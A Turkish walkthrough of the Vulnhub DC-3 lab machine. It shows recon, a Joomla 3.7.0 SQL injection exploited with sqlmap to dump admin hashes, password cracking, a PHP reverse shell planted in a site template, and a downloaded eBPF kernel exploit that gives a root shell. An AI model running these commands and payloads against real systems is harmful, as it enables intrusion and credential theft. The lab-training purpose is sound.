DC-3

<u>Kaan Efe Öğüt</u> ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan "DC-3" zafiyetli makinesinde bulunan Joom sistemine birlikte erişim sağlayacağız.

Cookie Bilgilerine Erişme

- -"https://www.vulnhub.com/entry/dc-3,312/" bağlantısı üzerinden zafiyetli makinemi indiriyorum.
- -Vmware üzerinde indirdiğim bu zafiyetli makineyi "open" komutu ile açıyorum.
- -Network ayarlarını Sanal Makinem ile aynı yapıyorum.

```
Ubuntu 16.04 LTS DC-3 tty1

<u>D</u>C-3 login:
```

-Gerekli ayarlardan sonra sanal makinemi başlatıyorum ve arka planda bu şekilde çalışır vaziyette bırakıyorum.

-Ardından Linux makineme geçiş yapıyorum.

```
## nmap -sn 192.168.139.176/24

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 14:49 +03

Nmap scan report for 192.168.139.1

Host is up (0.00019s latency).

MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.139.2

Host is up (0.00018s latency).

MAC Address: 00:50:56:FC:1C:C3 (VMware)

Nmap scan report for 192.168.139.183

Host is up (0.00023s latency).

MAC Address: 00:0C:29:4C:CF:81 (VMware)

Nmap scan report for 192.168.139.254

Host is up (0.00021s latency).

MAC Address: 00:50:56:F6:E1:A0 (VMware)

Nmap scan report for 192.168.139.176

Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 1.91 seconds
```

- Burada Nmap ile ağ taraması yapıyorum ve zafiyetli makinemin IP adresini görüntülüyorum.



- -Burada elde ettiğim IP adresini öncelikle tarayıcı üzerinde çalıştırıyorum.
 - -Tarayıcı üzerinde zafiyetli makinemin görünüşü bu şekildedir.

```
192.168.139.183 -o dc3.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 15:01 +03
Nmap scan report for 192.168.139.183
Host is up (0.00044s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
 _http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: Home
MAC Address: 00:0C:29:4C:CF:81 (VMware)
Device type: general purpose
Running: Linux 3.X 4.>
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
TRACEROUTE
            ADDRESS
   0.44 ms 192.168.139.183
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
```

- Ağ yapısı hakkında bilgim olması için öncelikle kapsamlı bir "nmap" taraması gerçekleştiriyorum.
 - -Bu taramayı dc3.txt olarak kayıt ediyorum.
- -En popüler 1000 port üzerinden bir tarama gerçekleştirdim ve sadece "http" portunun açık olduğunu görüntülüyorum.

```
gobuster dir -u http://192.168.139.183 -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.1.0
oy OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
+] Url:
                                  http://192.168.139.183
   Method:
                                  GET
   Threads:
                                  10
   Wordlist:
                                  /usr/share/dirb/wordlists/common.txt
   Negative Status codes:
                                  404
                                  gobuster/3.1.0
   User Agent:
2021/08/11 15:02:55 Starting gobuster in directory enumeration mode
.hta
                         (Status: 403)
                                          [Size: 294]
.htpasswd
                         (Status: 403)
                                           [Size: 299]
administrator
                         (Status: 301)
                                           [Size: 326]
                                                         [→ http://192.168.139.183/administrator/]
.htaccess
                         (Status: 403)
                                          [Size: 299]
                         (Status: 301)
/bin
                                          [Size: 316]
                                                         [→ http://192.168.139.183/bin/]
cache/
                         (Status:
                                    301)
                                          [Size: 318]
                                                         [→ http://192.168.139.183/cache/]
                                                            → http://192.168.139.183/components/]
components
                         (Status: 301)
                                           [Size: 323]
                                          [Size: 319]
                                                         [→ http://192.168.139.183/images/]
[→ http://192.168.139.183/includes/]
                         (Status:
                                    301)
'images
'includes
                         (Status: 301)
                                           [Size: 321]
                                                        [→ http://192.168.139.183/language/]
[→ http://192.168.139.183/language/]
[→ http://192.168.139.183/libraries/]
[→ http://192.168.139.183/media/]
[→ http://192.168.139.183/modules/]
/language
                         (Status: 301)
                                           [Size: 321]
                                          [Size: 320]
[Size: 322]
                         (Status: 301)
layouts
/libraries
                         (Status: 301)
media
                         (Status:
                                    301)
                                          [Size: 318]
modules
                         (Status: 301)
                                          [Size: 320]
                                          [Size: 320]
[Size: 7110]
                         (Status: 301)
                                                         [→ http://192.168.139.183/plugins/]
plugins
index.php
                          (Status: 200)
server-status
                         (Status: 403) [Size: 303]
```

- Ardından Gobuster aracı ile dizin yapısı hakkında bilgi sahibi olmaya çalışıyorum.

-Gerekli taramaları yaptıktan sonra hepsini parça parça inceleyeceğim.

```
nikto -h http://192.168.139.183
- Nikto v2.1.6
  Target IP:
                        192,168,139,183
  Target Hostname:
                        192.168.139.183
+ Target Port:
                        80
+ Start Time:
                        2021-08-11 15:04:32 (GMT3)
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
me forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
he site in a different fashion to the MIME type
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01
xdh%28VS.80%29.aspx for details.
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc: EW FileManage
r for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
  OSVDB-3092: /includes/: This might be interesting...
  OSVDB-3092: /tmp/: This might be interesting ...
```

- Arka planda nikto aracı ile de bir zafiyet testi yapmak istiyorum.
- -Nmap taraması sonucunda bu zafiyetin bir Joom olduğunu görüntüledim.
- -Wordpress için wpcan kullanıyorduk, Joom için ise joomscan aracını kullanacağız.

```
Command 'joomscan' not found, but can be installed with:

apt install joomscan
Do you want to install it? (N/y)y
apt install joomscan
Paket listeleri okunuyor... Bitti
Bağımlılık ağacı oluşturuluyor... Bitti
Durum bilgisi okunuyor... Bitti
Aşağıdaki ek paketler kurulacak:
libregexp-common-perl
Aşağıdaki YENÎ paketler kurulacak:
joomscan libregexp-common-perl
O paket yükseltilecek, 2 yeni paket kurulacak, 0 paket kaldırılacak ve 71 paket yükseltilmeyecek.
241 kB arşiv dosyası indirilecek.
Bu işlem tamamlandıktan sonra 823 kB ek disk alanı kullanılacak.
Devam etmek istiyor musunuz? [E/h] E
Indir: 1 http://kali.download/kali kali-rolling/main amd64 libregexp-common-perl all 2017060201-1 [177 kB]
indir: 2 http://kali.download/kali kali-rolling/main amd64 joomscan all 0.0.7-0kali2 [64,3 kB]
```


-"Apt-get install" komutu ile Joomscan aracının kurulumunu gerçekleştiriyorum.

- -Uçbirim üzerine "Joomscan" komutunu yazıp aracı çalıştırıyorum.
- -Ardından burada kullanımı hakkında da bilgi sahibi olabiliyorum.

```
[+] Firewall Detector
[++] Firewall not detected
[+1] Detecting Joomla Version
[+-] Joomla 3.7.0
[+-] Core Joomla Vulnerability
[+-] Target Joomla core is not vulnerable
[+-] Checking Directory Listing
[+-] directory has directory listing:
http://192.168.139.183/administrator/components
http://192.168.139.183/administrator/modules
http://192.168.139.183/administrator/templates
http://192.168.139.183/administrator/templates
http://192.168.139.183/images/banners

[+-] Checking apache info/status files
[+-] Readable info/status files are not found
[+-] admin finder
[+-] Admin page: http://192.168.139.183/administrator/
[+-] Checking robots.txt existing
[+-] Inding common backup files name
[+-] Backup files are not found
[+-] Finding common log files name
[+-] Checking sensitive config.php.x file
```

- Uçbirim üzerinde "joomscan -u http://dc3adresi" formatında çalıştırıyorum.
 - -Ardından bana bulduğu açıklarla ilgili bilgilendirme işlemi yapıyor.



- Joomscan aracı ile elde ettiğim /companents uzantılı URL'i tarayıcı üzerinde görüntülüyorum.



-Administrator uzantısı ile devam ediyorum.

-Beni bir login ekranı karşılıyor.

-Login ekranı hakkında bilgim olmadığı için burayı şimdilik bırakıyorum.

```
Croot kali)-[~]
W searchsploit Joomla 3.7.0

Exploit Title

Joomla! 3.7.0 - 'com_fields' SQL Injection
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting

Shellcodes: No Results</pre>
Path

php/webapps/42033.txt
php/webapps/43488.txt
```

- Joomscan aracı bana sürümü hakkında bilgi vermişti.Bu bilgiyi kullanarak bir exploit araması gerçekleştiriyorum.
- -Dönen sonuçlarda eski bir sürüm olduğunu görüntülüyorum.Çünkü karşıma bir SQL Injection çıkardı.

- Bulduğu zafiyeti indiriyorum burada Sqlmap aracı ile işlem gerçekleştirebileceğimi düşünüyorum.

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:
sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=update xml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
```

- Zafiyeti görüntülediğim de bana adım adım yapacağım işlemler hakkında bilgi veriyor.
 - -Burada "sqlmap -u" ile başlayan kısmı kopyalıyorum.
 - -Localhost yerine zafiyetli makinemin adresini yazıyorum.

- Gerekli düzenlemeleri yaptıktan sonra SQLmap aracını çalıştırıyorum.

```
[15:43:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.1
[15:43:06] [INFO] fetching database names
[15:43:06] [INFO] retrieved: 'information_schema'
[15:43:06] [INFO] retrieved: 'joomladb'
[15:43:06] [INFO] retrieved: 'mysql'
[15:43:06] [INFO] retrieved: 'performance_schema'
[15:43:06] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys

[15:43:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2671 times
[15:43:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.139.18
3'
[*] ending @ 15:43:06 /2021-08-11/
```

- Sqlmap aracı gerekli işlemler sonrasında bana bu databaseleri döndürdü.
- -Burada Joomlab üzerinde bir işlem gerçekleştirip içerisinden bir Kullanıcı adı veya şifre çekmeyi deneyeceğim.

```
(root ⊗ kali)-[~]

# sqlmap -u "http://192.168.139.183/index.php?option=com_fields&view=fields&layout=modal&list[fullorderi ng]=updatexml" -d joomladb -T '#_users' --columns --risk=3 --level=5 --random-agent --dbs -p list[fullord ering]
```

- -Son yazdığım SQL koduna ek olarak -d parametresi ile "joomladb" database'ini ekliyorum.
 - -" --columns" parametresi ile Kolonları döndürmesini istiyorum.
 - -"T '#_users'" parametresi ile bana kullanıcıları döndürmesini istiyorum.

```
16:08:21] [INFO] fetching columns for table '#_users' in database 'joomladb'
16:08:21] [WARNING] unable to retrieve column names for table '#_users' in database 'joomladb'
16 you want to use common column existence check? [y/N/q] y
16:08:22] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-c
16:08:22] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-c
16:08:25] [USERNING] (wordlist) file do you want to use?
11] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
12] custom
13
16:08:25] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.tx
16:08:25] [INFO] adding words used on web page to the check list
16:08:28] [WARNING] running in a single-thread mode. This could take a while
16:09:26] [INFO] tried 2379/2645 items (90%)
```

- Burada payloadlar deneyip buradan bilgi çekmeye işlemini gerçekleştiriyor.



- Users tablosu geldiğinde içerisinde Username ve Passwd değerlerini görüntülüyorum.
- -Şimdi iste Columns parametresinin yanına Username ve Passwd komutlarını getirip buradan bilgi çekmeye çalışmak.

```
" root ⊗ kali)-[~]
" sqlmap -u "http://192.168.139.183/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" -D joomladb -T '#_users' -C username,password --risk=3 --level=5 --dump --random-agent -p list[fullordering]
```

-Eklemiş olduğum komutlar doğrultusunda Username ve password bilgilerini çekmeyi deniyorum.



- -Bana sistem üzerinde kayıtlı Id ve Passwd bilgilerini geri döndürdü.
- -Şifre kısmına baktığımda buranın hashlenmiş olduğunu görüntülüyorum.

```
John --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8

Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])

Cost 1 (iteration count) is 1024 for all loaded hashes

Press 'q' or Ctrl-C to abort, almost any other key for status

snoopy (?)

1g 0:00:00:03 DONE (2021-08-11 16:20) 0.2747g/s 38.73p/s 38.73c/s 38.73C/s snoopy..hunter

Use the "--show" option to display all of the cracked passwords reliably


Session completed
```

- -Linux üzerinde bulunan rockyou.txt Wordlisti ile bu hash değerini kırmaya çalışacağım.
 - -İşlem sonrasında "Kullanıcı Adı=Admin & Şifre=snoopy" olarak elde ettim.


Php Reverse




- Bir önceki uygulamamızda elde ettiğim kullanıcı adı ve şifreyi deniyorum.



- Başarılı bir şekilde sisteme giriş yapabildim.




-Sunucu üzerinde Template bölümüne geçiş yapıyorum burada Protostar kısmına bir .Php eklentisi ekleyip shell bağlantısı kuracağım.



- Protostar kısmında php uzantılı bir dosya oluşturuyorum ve daha önceki uygulamalarımızda kullandığım php dosyasını kendi bilgilerim ile düzenleyip içerisine ekliyorum.

```
root  kali)-[~]
# nc -lvp 4443
listening on [any] 4443 ...
■
```

- Çalıştırma işleminden önce içerisine set ettiğim Port numarasını dinlemeye alıyorum.



- Tarayıcı üzerinde eklediğim .php uzantılı dosyanın bulunduğu dizini çalıştırıyorum.
- -Çalıştırma işlemine eşzamanlı olarak sisteme başarılı bir şekilde netcat ile bağlantı kuruyorum.
 - -Baktığımızda burada yetkisiz bir kullanıcıyım.

Yetki Yükseltme

- -Önceki uygulamamızda Shell bağlantısı kurmuştum fakat yetkilerim eksikti.
- -Bu uygulamamızda yetki yükselteceğim.

```
$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

- Önce sistem üzerinde Çekirdek bilgisine erişiyorum.

```
searchsploit Ubuntu 16.04
   Exploit Title
                                                                                                                                                                                                                              Path
Apport 2.x (<mark>Ubuntu</mark>
Exim 4 (Debian 8 /
Google Chrome (Fedora 25 / Ubuntu 16.04) - Spool Privilege Escalation
                                                        Desktop 12.10 <
                                                                                                                     4) - Local Code Execution
                                                                                                                                                                                                                            linux/local/40937.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/18.04.2/17 04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/17 04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/17 04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/17.04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/18.04.2/17.04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/17.04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/17.04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/17.04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/18.04.2/17.04. / Fedinux Kernel (Debian 9/10 / Ubuntu 14.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.04.2/18.0
                                                                                                                                                                                                                             linux/local/40054.c
                                                                                                                                                                                                                            linux/local/40943.txt
                                                                                                                                                                                                                            linux/local/41923.txt
                                                                                                                                                                                                                            linux_x86-64/local/42275.c
                                                                                                                                                                                                                            linux_x86/local/42276.c
                                                                                  - Reference Count Overflow Using BPF Maps
 Linux Kernel (
                                                                                                                                                                                                                            linux/dos/39773.txt
Linux Kernel 4.14.7 (
                                                                                        5.04 / CentOS 7) - (KASLR & SMEP Bypass) A

) - 'BPF' Local Privilege Escalation (Met
Linux Kernel 4.4 (Ubuntu
Linux Kernel 4.4 (Ubuntu
                                                                               6.04) - 'BPF' Local Privilege Escalation (Met
6.04) - 'snd_timer_user_ccallback()' Kernel P
14.04/16.04 x86-64) - 'AF_PACKET' Race Condi
NU 16.04 x64) - Netfilter 'target_offset' Ou
4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET'
16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD)
16.04.1) - 'IP6T_SO_SET_PEPLACE' Local Privi
                                                                                                                                                                                                                            linux/local/40759.rb
                                                                                                                                                                                                                            linux/dos/46529.c
 Linux Kernel 4.4.0 (Ubum
                                                                                                                                                                                                                            linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubu
                                                                                                                                                                                                                            linux_x86-64/local/40049.c
 Linux Kernel 4.4.0-21 < 4.4.0-51 (
                                                                                                                                                                                                                            windows_x86-64/local/47170.c
                                                                                                                                                                                                                            linux/local/39772.txt
Linux Kernel 4.4.x (
                                                                                        .04.1) - 'IP6T_SO_SET_REPLACE' Local Privi

i) - Leak sctp Kernel Pointer
Linux Kernel 4.6.2 (
                                                                                                                                                                                                                            linux/local/40489.txt
Linux Kernel 4.8 (
                                                                                                                                                                                                                             linux/dos/45919.c
                                                                                                          / Fedora 27) - Local Privilege Esca
.04.4) - Local Privilege Escalation
                                      < 4.13.9 (
                                                                                                                                                                                                                            linux/local/45010.c
 Linux Kernel
Linux Kernel
                                      < 4.4.0-116 (
                                                                                                                                                                                                                             linux/local/44298.c
                                                                                                                                                                                                                            linux_x86-64/local/44300.c
linux/local/43418.c
                                     < 4.4.0-21 (Ubuntu 16.04 )
< 4.4.0-83 / < 4.8.0-58 (I
                                                                                                                x64) - 'netfilter target_offset'
 Linux Kernel
                                                                                                                                 14.04/1
                                                                                                                                                                      ) - Local Privi
 Linux Kernel
                                                                                                                 14.04/
                                                                                                                                                    / Linux Mint 17/18 /
 Linux Kernel < 4.4.0/ < 4.8.0 (
                                                                                                                                                                                                                            linux/local/47169.c
```


- Searchsploit üzerinden elde ettiğim çekirdek bilgisi hakkında bir arama gerçekleştiriyorum.
 - -Bizim için burada önemli olanlar local üzerinde çalışanlardır.

```
searchsploit -m 39772.txxt
  Exploit: Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
URL: https://www.exploit-db.com/exploits/39772
ORL: https://www.exploir-ug.com/exploits/jay//2
Path: /usr/share/exploitdb/exploits/linux/local/39772.txt
File Type: C source, ASCII text, with CRLF line terminators
Copied to: /root/39772.txt
  —(root⊕ kali)-[~]
–# ls
18565.rb dc3.txt
                                                                              spotify.apk windowsencode1.exe windows.exe
               deneme.txt
                                                                                                windowsencode3.exe
                                                                                                                              yeni
                                                         spotify1.apk typhon.txt
spotify2.apk Videolar
                                linux_zarar.sh
                                                                                                windowsencode5.exe
                                                                                                windowsencode.exe
__(<mark>root@ kali</mark>)-[~]
_<mark>#</mark> cat <u>39772.txt</u>
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
In Linux ≥4.4, when the CONFIG_BPF_SYSCALL config option is set and the
kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,
unprivileged code can use the bpf() syscall to load eBPF socket filter programs.
These conditions are fulfilled in Ubuntu 16.04.
When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first
function that touches the supplied eBPF instructions is
replace_map_fd_with_map_ptr(), which looks for instructions that reference eBPF
map file descriptors and looks up pointers for the corresponding map files.
```

- Local üzerinde bulunan "39772.txt" dosyasını indiriyorum.
 - -Ardından cat komutu ile içeriğini görüntülüyorum.
- -İçerisinde bana bir dosya indirmem gerektiğini belirtiyor.
- -Bu indirdiğim dosyayı Sunucu üzerinde çalıştırdığımda root yetkisi alacağımı belirtiyor.

```
[~/Masaüstü]
wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip--2021-08-11 16:44:57-- https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploit
s/39772.zip
github.com (github.com) çözümleniyor... 140.82.114.4
github.com (github.com)[140.82.114.4]:443 bağlanılıyor... bağlantı kuruldu.
HTTP isteği gönderildi, yanıt bekleniyor... 302 Found
Yer: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/39772.z
ip [izleyen]
--2021-08-11 16:44:58-- https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master
/bin-sploits/39772.zip
raw.githubusercontent.com (raw.githubusercontent.com) çözümleniyor... 185.199.111.133, 185.199.109.133, 18
5.199.108.133, ...
raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443 bağlanılıyor... bağlantı kuruld
HTTP isteği gönderildi, yanıt bekleniyor... 200 OK
Uzunluk: 7025 (6,9K) [application/zip]
Kayıt yeri: `39772.zip'
                                    100%[===
                                                                                          ⇒1 6.86K --•-KB/s
                                                                                                                           icinde 0s
39772.zip
2021-08-11 16:44:58 (65,4 MB/s) - `39772.zip' kaydedildi [7025/7025]
```

-"wget" komutu ile dosyayı indiriyorum ve Ardından unzip ediyorum.



- Dosyanın içeriği bu şekildedir burada benim için önemli olan exploit.tar dosyasıdır.

```
root@kali:~/Masaustu/39772/39772

Dosya Eylemler Düzen Görünüm Yardım

(root@kali)-[~/Masaüstü/39772/39772]

python -m SimpleHTTPServer 4321

Serving HTTP on 0.0.0.0 port 4321 ...
```

- Python server başlatıyorum ve shell üzerinden kurduğum bağlantı ile bu dosyayı indireceğim.

- -Bu dosyayı tmp dosyanın içerisine indirmem gerektiği için önce tmp dosyasına geçiş yapıyorum.
 - -Burada wget komutunu kullanarak indirme işlemini gerçekleştiriyorum.

```
$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$ ls
ebpf_mapfd_doubleput_exploit
exploit.tar
systemd-private-c47fbd1f6ca74cdbb26106fb2ee2b3d5-systemd-timesyncd.service-1P2WaJ
vmware-root
```

- Sunucu üzerinde indirdiğim dosyaları öncelikle unzip yapıyorum.
- -Daha sonra içinde ki klasöre geçiş yapıyorum ve burada çalıştıracağım 2 adet komut bulunmaktadır.

- Kullanacağım dosyalar Compile.sh ve doubleput.c dosyalarıdır.
 - -Bu dosyalara chmod +x ile yetki veriyorum.(Çalıştırma)
- -Ayrıca "gcc doubleput.c -o doubleput" komutu ile uzantısını değiştiriyorum.

```
suidhelper.c
$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
id
suid file detected, launching rootshell...
we have root privs now...
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

-Doubleput ve Compile.sh dosyalarını çalıştırdıktan sonra bu şekilde root yetkisi alabildim.